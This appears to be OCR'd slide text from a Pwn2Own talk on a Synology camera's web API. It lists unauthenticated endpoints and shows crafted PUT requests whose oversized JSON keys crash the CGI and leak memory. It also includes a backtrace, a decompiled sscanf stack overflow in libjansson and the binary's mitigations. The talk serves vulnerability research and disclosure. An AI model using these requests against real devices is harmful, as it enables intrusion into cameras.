
Unauthenticated APIs

GET



Payload	Status code	Length
/syno-api/activate	200	148
/syno-api/maintenance/firmware/version	200	157
/syno-api/security/info	200	262
/syno-api/security/info/language	200	149
/syno-api/security/info/mac	200	164
/syno-api/security/info/model	200	151
/syno-api/security/info/name	200	151
/syno-api/security/info/serial_number	200	160
/syno-api/security/network/dhcp	200	148
/syno-api/session	200	99
/syno-api/maintenance/firmware/upgrade	401	246
/syno-api/maintenance/log/retrieve	401	246
/syno-api/manual/trigger/ai	401	246
/syno-api/logout	401	246
/syno-api/manual/trigger/disconn	401	246
/syno-api/date_time	401	246
/syno-api/manual/trigger/md	401	246


PUT



Payload	Status code	Length
/syno-api/activate	411	277
/syno-api/security/info/language	411	277
/syno-api/security/info/mac	411	277
/syno-api/security/info/serial_number	411	277
/syno-api/session	411	277
/syno-api/maintenance/reset	401	246
/syno-api/maintenance/firmware/upgrade	401	246
/syno-api/login	401	246
/syno-api/manual/trigger/ai	401	246
/syno-api/maintenance/log/retrieve	401	246
/syno-api/logout	401	246
/syno-api/maintenance/firmware/version	401	246
/syno-api/recording/sd_card/format	401	246
/syno-api/recording/sd_card/mount	401	246
/syno-api/date_time	401	246
/syno-api/maintenance/system/report	401	246

Unauthenticated APIs

PUT



Payload	Status code	Length
/syno-api/activate	411	277
/syno-api/security/info/language	411	277
/syno-api/security/info/mac	411	277
/syno-api/security/info/serial_number	411	277
/syno-api/session	411	277


Only accepts string **`true`**

Accepts any strings

Error always returned

Not Only Strings


Standard request:



```
PUT /syno-api/security/info/language HTTP/1.1
Host: 10.0.0.2
Content-Length: 34
Content-Type: application/json
Connection: close

"12345678901234567890123456789012"
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate,
private, max-age=0
Conten-Type: application/json
Content-Length: 2

OK
```

JSON request:




```
PUT /syno-api/security/info/language HTTP/1.1
Host: 10.0.0.2
Content-Length: 13
Content-Type: application/json
Connection: close

{"foo":"bar"}
```

```
HTTP/1.1 400 Bad Request
Cache-Control: no-cache, no-store, must-revalidate,
private, max-age=0
Status: 400 Bad Request
Conten-Type: text/plain
Content-Length: 47

Path [security.info.language.foo] is not exist.
```

Not Only Strings – cont.


52-char JSON key:



```
PUT /syno-api/security/info/language HTTP/1.1
Host: 10.0.0.2
Content-Length: 66
Content-Type: application/json
Connection: close

{"1234567890123456789012345678901234567890123456789012":"compass"}
```

```
HTTP/1.1 500 Internal Server Error
Conten-Type: text/plain
Cache-Control: no-cache, no-store, must-revalidate, private, max-age=0
Content-Length: 109
Date: Wed, 07 Jan 1970 01:38:25 GMT
Connection: close

Error 500: Internal Server Error
Error: CGI program sent malformed or too big (>16384 bytes)
HTTP headers: []
```

48-char JSON key:



```
PUT /syno-api/security/info/language HTTP/1.1
Host: 10.0.0.2
Content-Length: 62
Content-Type: application/json
Connection: close

{"123456789012345678901234567890123456789012345678":"compass"}
```

```
HTTP/1.1 400 Bad Request \r \n
Cache-Control: no-cache, no-store, must-revalidate, private, max-age=0 \r \n
Status: 400 Bad Request \r \n
Conten-Type: text/plain \r \n
Content-Length: 113 \r \n
 \r \n
Path [security.info.language.123456789012345678901234567890123456789012345678 b0 b3 03 01 ` b3 03 01 08 b3 03 01 c4 d5 8c ~ d4 e0 ee v{] is not exist. \r
```

Introduction

Pwn2Own Competition

Getting Access


Exploration

Analysis

Exploit

Contest


HTTP Request Flow



```
HTTP_CONTENT_TYPE=application/json
CONTENT_LENGTH=496
HTTPS=on
HTTP_HOST=192.168.0.5
HTTP_X_REQUESTED_WITH=XMLHttpRequest
HTTP_USER_AGENT=Mozilla...
[CUT]
```

Crash Analysis

The crash is happening in the **`libjansson`** library, which is used by **`synocam_param.cgi`**.



```
gef> bt
#0  0x76fb8ec8 in json_object_set_new_nocheck () from target:/lib/libjansson.so.4
#1  0x76fb31a4 in ?? () from target:/lib/libjansson.so.4
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
gef> 
```

`sscanf` with fixed buffer size and no boundaries checks:

```
int parse_object(struct *lex,uint flags,undefined4 error) {
  undefined overflow1[32]; // fixed size buffer
  char overflow2[12];      // second fixed size buffer
  [CUT]
  key = (void *)lex_steal_string(lex,&n);
  [CUT]
  overflow2[0] = '\0’;

  __isoc99_sscanf(key,"%s %s",overflow1,overflow2);                 d into the
                                                                     bounds check
  [CUT]
```

This is not present in the library’s source code in GitHub

Program's Mitigations

Mitigations in place:

```
$ checksec libjansson.so
    Arch:     arm-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Randomization enabled ☹


Stack not executable ☹

No stack canary ☺

Issues

- NX
- ASLR

Library Limitations



